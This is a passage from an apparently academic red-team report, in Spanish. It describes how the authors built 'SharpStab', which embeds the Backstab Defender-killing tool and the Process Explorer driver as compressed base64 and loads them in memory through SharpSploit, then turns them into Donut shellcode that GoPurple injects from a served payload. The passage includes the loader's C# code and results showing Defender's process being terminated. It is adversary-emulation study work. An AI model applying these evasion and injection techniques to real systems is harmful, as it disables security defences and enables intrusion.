En la web de Mitre Att&ck esta técnica se denomina *Process Injection* y está clasificada con un ID T1055. Se incluye dentro de las tácticas de evasión de defensas y escalado de privilegios. Cuenta con varias subtécnicas derivadas como la inyección de PE (Portable Executable) que es la que utilizaremos aquí. La inyección de PE se puede realizar a través de llamadas a APIs de Windows como *VirtualAllocEx* o *WriteProcessMemory* para la escritura del código malicioso en la memoria del proceso activo. Y luego invocarlo mediante la llamada *CreateRemoteThread*.

SharpSploit es una librería escrita en lenguaje C# para aplicaciones .NET cuyo objetivo es facilitar la post-explotación con herramientas escritas en .NET para *red teamers.* Según el autor de la herramienta, la elección de C# viene motivada por la adición de

características de seguridad en PowerShell (ScriptBlock Logging, AMSI, etc.), ya que la mayoría de las herramientas de explotación para Windows venían escribiéndose en este lenguaje de *scripting*. Y C#, al igual que PowerShell, está basado en el *framework* de .NET, por lo que la portabilidad de herramientas resulta bastante sencilla.

Algunas de las características que se nos presentan con la herramienta son:

- Mimikatz. Una conocida herramienta de extracción de credenciales de Windows
- Gestión de tokens de acceso (bypass UAC)
- Enumeración local y de dominio
- Movimiento lateral

En el repositorio del proyecto en GitHub podemos encontrar una referencia rápida a los distintos módulos de los que se compone la herramienta:

- SharpSploit.Credentials. Este espacio de nombres incluye clases para manejar credenciales. Incluye la funcionalidad Mimikatz, así como manipulación de tokens de acceso.
- SharpSploit.Enumeration. Incluye clases para realizar enumeración (localhost, red, Domain de Active Directory…)
- SharpSploit.Evasion. Aquí se incluyen funcionalidades que evaden mecanismos de detección como AMSI o ETW.
- SharpSploit.Execution. Este espacio de nombres será el que utilicemos para ejecutar nuestra herramienta Backstab. Este módulo es el encargado de ejecutar código.
- SharpSploit.LateralMovement. Incluye clases que permiten cualquier tipo de ejecución de código en ordenadores remotos.

Uno de los problemas con el que nos encontramos al usar esta herramienta es que hay que tener en cuenta las versiones de .NET. .NET es una plataforma de desarrollo de aplicaciones de Microsoft de código abierto y multiplataforma. Se pueden utilizar los lenguajes C#, F# o Visual Basic para programar aplicaciones en .NET. Y al ser multiplataforma, independientemente del lenguaje con el que construyamos nuestra aplicación, podremos ejecutarla nativamente en cualquier sistema operativo.

Normalmente nos encontraremos que Windows tiene la versión .NET v3.5 por defecto. Y si utilizamos Windows 10 o Server 2016 nos encontraremos con .NET v4.0. Sin embargo, habrá casos en los que ni siquiera tendremos .NET instalado y habrá que obtenerlo antes de poder compilar este proyecto.

Un detalle importante de SharpSploit es que al compilarlo no nos vamos a encontrar con un ejecutable EXE sino que vamos a obtener una librería DLL. El objetivo de esto es, según el autor, ofrecer SharpSploit como librería para las herramientas de cada uno, aunque no descarta crear un .exe también en el futuro.

Una vez hemos compilado el proyecto y obtenemos SharpSploit.dll pasamos a crear un proyecto .NET en Visual Studio para juntar la librería SharpSploit con el binario Backstab.

```
static void Main()
{
    /*
    var rawByteArray = File.ReadAllBytes(@"C:\Users\admin_loki\Documents\Backstab-master\Backstab-master\x64\Release\Backstab.exe");
    var compByteArray = Compress(rawByteArray);
    var b64String = Convert.ToBase64String(compByteArray);
    */

    var procExpDriver = Convert.FromBase64String("7b0JXFNH1zB+s0FYE5Eo71FjxQ3DooJoJZLojQRFwH0BhCAofewjfGFDAjweutigHFbjkweGikweuiRTGREi3RG
    var backstabByteArray = Convert.FromBase64String("7L0LfFRF1jBene5OOi9ug2kI70YaDfIwkIiBgKRJN9yWDgQIkBnAJCYdEsmj7QcEBzWYRGkvrcyM7jiPdRh
    var deCompBackstab = Decompress(backstabByteArray);
    var deCompProcExp = Decompress(procExpDriver);

    var CurrentDirectory = Directory.GetCurrentDirectory();
    File.WriteAllBytes(CurrentDirectory + "\\PROCEXP", deCompProcExp);

    SharpSploit.Execution.ManualMap.PE.PE_MANUAL_MAP backstabMap = SharpSploit.Execution.ManualMap.Map.MapModuleToMemory(deCompBackstab);
    SharpSploit.Execution.DynamicInvoke.Generic.CallMappedPEModule(backstabMap.PEINFO, backstabMap.ModuleBase);

}
```

Ilustración 32. Código función main del proyecto SharpStab

Al ejecutable resultante lo hemos bautizado como SharpStab (una mezcla entre Backstab y SharpSploit). Los módulos que utilizamos son los siguientes:

- SharpSploit.Execution.ManualMap.Map. Esta clase contiene funciones que mapean manualmente módulos PE en memoria de procesos. Concretamente usaremos la función MapModuleToMemory() porque con esta función estamos mapeando el código que queremos ejecutar en la memoria del proceso en ejecución al que nos estamos enganchando.
- SharpSploit.Execution.DynamicInvoke. Este espacio de nombres contiene clases para invocar dinámicamente funciones DLL. Con la función CallMappedPEModule() llamaremos al Entry Point del PE mapeado manualmente con la anterior función.

Ahora pasamos a describir lo que hace el código del programa SharpStab[6]. Está escrito en C# al igual que SharpSploit. En primer lugar, abrimos el binario Backstab.exe, leemos su contenido y lo introducimos en una matriz de bytes.

[6] El código que se explica en esta sección se encuentra al final de la memoria en el apartado 'Anexos'

Luego utilizamos la función Compress() que escribe los bytes comprimidos en el flujo subyacente desde la matriz de bytes especificada data. La clase DeflateStream proporciona métodos y propiedades para comprimir y descomprimir secuencias. Esta función nos devuelve un array de bytes. La compresión y descompresión del flujo de bytes puede verse como un tipo de ofuscación del código, ya que la compresión consiste en utilizar patrones para reducir el tamaño de los datos.

A continuación, codificamos el *output* de la función Compress() en base64. Cabe recordar que estamos imitando el comportamiento de un atacante, por lo que, aunque hayamos comprimido el código y podamos considerar que ya está ofuscado, se trata de una ofuscación muy débil que conviene acompañar de un cifrado.

Es interesante mencionar porqué se realiza primero la compresión y después la codificación. Los algoritmos de compresión se valen de explotar redundancias estadísticas (como las que pueden existir en cualquier lenguaje natural o en muchos formatos de ficheros) de los datos a procesar. Y estas redundancias son, o deberían ser, eliminadas en el proceso de cifrado, por lo que un archivo cifrado en primer lugar no debería poder comprimirse de forma tan efectiva.

En otra ejecución diferente hemos seguido los mismos pasos con el controlador de Process Explorer para obtener el flujo de bytes del fichero comprimido y codificado en base64. Así tenemos ambos ficheros embebidos en el programa y no es necesario añadir el fichero de Process Explorer como un fichero aparte de la habilidad en Caldera. Es el mismo programa SharpStab quien lo escribirá.

Después tenemos que decodificar desde base64 las cadenas de caracteres de ambos ficheros y utilizar la función Decompress(). Obtenemos de nuevo un array de bytes que será lo que inyectemos en el proceso.

Como tenemos que imitar el comportamiento de Backstab y “soltar” el controlador de Process Explorer manualmente, primero obtenemos el directorio en el que nos encontramos y luego escribimos el controlador en él. Hay que incluir explícitamente el controlador de Process Explorer porque al mapear Backstab en la memoria de un proceso en ejecución es incapaz de encontrar el controlador que él mismo ha escrito en disco.

Finalmente, usamos SharpSploit para mapear Backstab en la memoria del proceso (que en este caso es la propia ejecución del binario SharpStab) e invocarlo para que se ejecute.

6.1 Ejecución en local

Como en los otros casos vamos a mirar el PID del proceso MsMpEng.exe para comprobar que el payload se ejecuta satisfactoriamente.



Ilustración 33. PID proceso MsMpEng.exe antes de ejecutar la operación

Ejecutamos el programa y vemos que todo funciona correctamente: el proceso objetivo es el correcto, el controlador se escribe, se usa y se elimina correctamente y el proceso MsMpEng.exe se reinicia.



Ilustración 34. Ejecución SharpStab en local

También podemos ver en el log de Process Monitor que los eventos que estamos monitorizando suceden.



Ilustración 36. Escritura del controlador Process Explorer



Ilustración 35. Eventos clave de registro Process Explorer

Finalmente, comprobamos el reinicio de MsMpEng.exe con un nuevo PID.

Ilustración 37. Información MsMpEng.exe desde Administrador de Tareas tras la ejecución de SharpStab

6.2 Ejecución a través de Mitre Caldera

En la ejecución con Caldera nos hemos encontrado con que el lenguaje Go no es capaz de terminar la ejecución de SharpStab correctamente. Al monitorizar la ejecución de la operación con Process Monitor vemos que los eventos clave de escritura del controlador y creación de la clave de registro ocurren, pero las acciones posteriores no ocurren. Además, como no llega al final de la ejecución, el controlador tampoco es borrado por la aplicación y si lo intentamos borrar manualmente el sistema operativo nos dice que el archivo está siendo utilizado por un proceso y no se puede eliminar.

Hemos creado la habilidad SharpStab:



Ilustración 38. Información ejecutor habilidad SharpStab

La hemos añadido a un perfil de adversario:



Ilustración 39. Perfil de adversario SharpStab con la habilidad SharpStab asignada

Y hemos creado la operación para lanzarla:



Ilustración 40. Operación que lanza la ejecución de SharpStab sobre la máquina Windows

Sin embargo, tras finalizar de la ejecución, aunque Caldera nos dice que se ha completado con éxito, podemos comprobar que no es así porque el PID de MsMpEng.exe no ha cambiado. Además, también podemos ver con Process Monitor que los eventos que muestran que el controlador Process Explorer se escribe sí que están, pero todos los relacionados con la clave de registro no están, por lo que la ejecución del programa no ha sido correcta.

También vemos que en el directorio en el que se ha ejecutado SharpStab el fichero del controlador de Process Explorer no se ha eliminado, lo que confirma que efectivamente la ejecución se ha interrumpido en algún punto previo a la creación de a clave de registro y por tanto no se ha llegado a la parte del código que borra el fichero del controlador.

En el apartado 8 de esta memoria titulado “Depuración de problemas” mostraremos las diferentes estrategias que hemos aplicado para intentar averiguar por qué la ejecución de SharpStab no se realiza correctamente en este caso de uso.

7. Implementación con Donut y GoPurple

Otra de las posibles variantes en la inyección de código es la utilización del llamado *shellcode*. En un contexto de hacking, el *shellcode* se refiere a un pequeño fragmento de código que se utiliza para explotar una vulnerabilidad software. Habitualmente se escribe en código máquina debido al bajo nivel en el que la vulnerabilidad se explota y da acceso al proceso. Además, en general el *shellcode* se crea para una combinación específica de procesador, sistema operativo y plataforma y suele inyectarse como una cadena de bytes.

Aquí lo que vamos a hacer es transformar nuestros ejecutables maliciosos Backstab y SharpStab en s*hellcode* para después inyectarlos de nuevo en un proceso activo. Lo que pretendemos conseguir con esta transformación es nuevamente aplicar una técnica de evasión que, además de proporcionarnos flexibilidad en el tipo de *payload* que usemos, nos proporciona la capacidad de aplicar la inyección de código.

En este caso vamos a utilizar una herramienta llamada GoPurple para realizar la inyección de código. En realidad, se trata de un conjunto de técnicas de inyección de código cuyo objetivo es agilizar el proceso de evaluación de detección de endpoints.

Su uso es muy sencillo, solamente debemos albergar el código malicioso o *payload* que queramos inyectar en un servidor e indicarle al ejecutable de GoPurple la url desde la que se puede descargar el código y la técnica de inyección que queramos utilizar. El método de descargar el *payload* desde un servidor resulta de la intención de pasar lo más desapercibido posible, ya que el ejecutable malicioso haría saltar las alarmas en el sistema víctima, mientras que esta herramienta no es identificada como maliciosa.

Para que GoPurple pueda descargarse el *payload* que queramos solamente tenemos que montar un simple servidor con el siguiente comando desde el directorio donde se encuentre el código malicioso:

```
python3 -m http.server 8000
```

Para obtener el *payload* primero hemos tenido que convertir el código de nuestro ejecutable *EXE* en código binario o *shellcode*. Y esto lo vamos a hacer con la herramienta Donut.

Donut, creado por Odzhan y TheWover, es una herramienta que permite crear código independiente de la posición (PIC) o *shellcode* de 32 o 64 bits a partir de ensamblados .NET. Dado un ensamblado, parámetros del programa y un punto de entrada (como Program.Main), Donut produce un *shellcode* que carga el ensamblado desde la memoria. Y posteriormente inyectará el ensamblado en un proceso de Windows.

Es importante comprender primero algunos de los componentes de .NET:

- *Common Language Runtime* (CLR): .NET. al igual que Java, utiliza un entorno de ejecución (o máquina virtual) para interpretar el código en tiempo de ejecución. Todo el código .NET se compila desde un lenguaje intermedio a código nativo justo antes de la ejecución.
- *Common Intermediate Language* (CIL): este es el lenguaje intermedio que utiliza .NET. Se trata de un lenguaje ensamblador genérico orientado a objetos que se puede interpretar a código máquina para cualquier arquitectura hardware. Así, los diseñadores de lenguajes .NET no deben preocuparse de diseñar compiladores basándose en una arquitectura concreta, sino que deben diseñarlos para que compilen a un único lenguaje: CLI.
- Ensamblados .NET: las aplicaciones .NET se empaquetan en ensamblados .NET. Se llaman así porque el código del lenguaje escogido se ha ensamblado a CIL, pero no se ha compilado de verdad. Los ensamblados utilizan una extensión del formato PE y se representan como EXE o DLL que contienen CIL en vez de código máquina nativo.
- Dominios de aplicación: los ensamblados corren dentro de un entorno seguro llamado Dominio de Aplicación (AppDomain). Múltiples ensamblados pueden existir dentro de un Dominio y múltiples Dominios pueden existir en un proceso. Los Dominios de Aplicación pretenden proveer el mismo nivel de aislamiento al ejecutar ensamblados que se proporciona a los procesos del sistema. Así, los hilos pueden moverse entre los Dominios y pueden compartir objetos.

Para cargar el ensamblado .NET en un Dominio de Aplicación se utiliza la API de Windows Unmanaged CLR Hosting API que puede realizar la carga desde disco o desde memoria. En el caso de Donut se utiliza para cargar desde la memoria del proceso para evitar tocar el disco y pasar desapercibido.

Lo primero que hace el *shellcode* de Donut es cargar el CLR. A continuación, se crea un nuevo Dominio de Aplicación. En este punto, se obtiene el *payload* del ensamblado de la memoria y se carga en el Dominio. Antes de ejecutarlo, se libera de la memoria

para evitar detección por escaneos de memoria. Finalmente, el punto de entrada especificado por el usuario se invoca junto con los parámetros para iniciar la ejecución.

Para obtener el *shellcode* se extrae el código máquina compilado del segmento .text de nuestro binario EXE y se guarda como un array en C en un archivo de cabecera en C. Donut combina el *shellcode* con una instancia Donut (configuración para el *shellcode* extraída del segmento .data) y un módulo Donut (una estructura que contiene el ensamblado .NET, el nombre de la clase principal, el nombre del método que lo lanza y los parámetros).



Ilustración 41. Ejecución Donut

Una vez tenemos el archivo que contiene el shellcode (de extensión BIN) necesitamos una herramienta de tipo *shellcode loader* para inyectar este código en un proceso del sistema Windows. Para eso utilizaremos el ya mencionado GoPurple.

GoPurple proporciona 16 técnicas de inyección de código que podemos utilizar con nuestro *shellcode*. Pero la ejecución tanto de Backstab como de SharpStab solamente ha tenido éxito con las técnicas número uno y doce. A continuación, explicamos estas dos técnicas en detalle.

- **Ténica 1. CreateFiber.** Las fibras son un subproceso de ejecución ligero similar a los subprocesos del sistema operativo. Sin embargo, a diferencia de los subprocesos del sistema operativo, se programan de forma cooperativa en lugar de programar de forma preventiva. Son lo mismo que las corrutinas, solo que las fibras son un concepto ligado al ámbito de sistemas, mientras que las corrutinas se utilizan cuando hablamos de estructuras de lenguajes de programación.

Una fibra es una unidad de ejecución que la aplicación debe programar manualmente. Las fibras se ejecutan en el mismo contexto que los hilos que los planifican. Cada hilo puede planificar múltiples fibras. En general, las fibras no proporcionan ventajas sobre una aplicación multiproceso bien diseñada, aunque puede facilitar la portabilidad de aplicaciones diseñadas para programar sus propios subprocesos.

Desde el punto de vista del sistema, las operaciones realizadas por una fibra se consideran realizadas por el subproceso que la ejecuta. Sin embargo, la información de estado no es la misma. La única información de estado mantenida para una fibra es su pila, un subconjunto de sus registros y los datos de fibra proporcionados durante la creación de fibra. Las fibras ofrecen cooperación multitarea, es decir, que al contrario que los hilos, los cuales 'pelean' por la CPU para poder ejecutar operaciones, se ejecutan todas a la vez.

La función CreateFiber crea una nueva fibra para un hilo. El hilo que la crea tiene que especificar la dirección de inicio del código que la nueva fibra ejecutará. Normalmente, esta dirección es el nombre de una función proporcionada por el usuario. La misma función puede ser ejecutada por varias fibras.

- **Técnica 12. CreateThreadpoolWait.** Esta función crea un objeto de la clase ThreadPool, la cual proporciona un grupo de subprocesos que pueden usarse para ejecutar tareas, exponer elementos de trabajo, procesar la E/S asincrónica, esperar en nombre de otros subprocesos y procesar temporizadores.



Ilustración 42. Habilidades con GoPurple en Caldera

7.1 Ejecución en local

Para no sobrecargar la redacción de este documento con todas las posibles demos realizadas se va a mostrar la combinación de una técnica, por ejemplo, t1, con un *exploit* y la otra técnica, t12, con el otro *exploit*.

7.1.1 Backstab



Ilustración 43. Ejecución exitosa GoPurple y Backstab

La ejecución de Backstab a través de GoPurple requiere que en el mismo directorio esté el controlador de Process Explorer que va a utilizar porque al haber transformado el código del EXE en *shellcode* no es capaz de escribir dicho fichero en la localización en la que se ejecuta. De hecho, si revisamos los eventos registrados por Process Monitor veremos que no existe ningún evento de escritura y que asigna la ruta de la imagen del controlador a la clave de registro. Pero cuando tenga que usar el fichero no lo va a encontrar porque no existe. Por lo tanto, tendremos que dejar el controlador nosotros en la localización desde la que vayamos a ejecutar GoPurple.



Ilustración 44. Eventos de clave de registro en Process Monitor

7.1.2 SharpStab

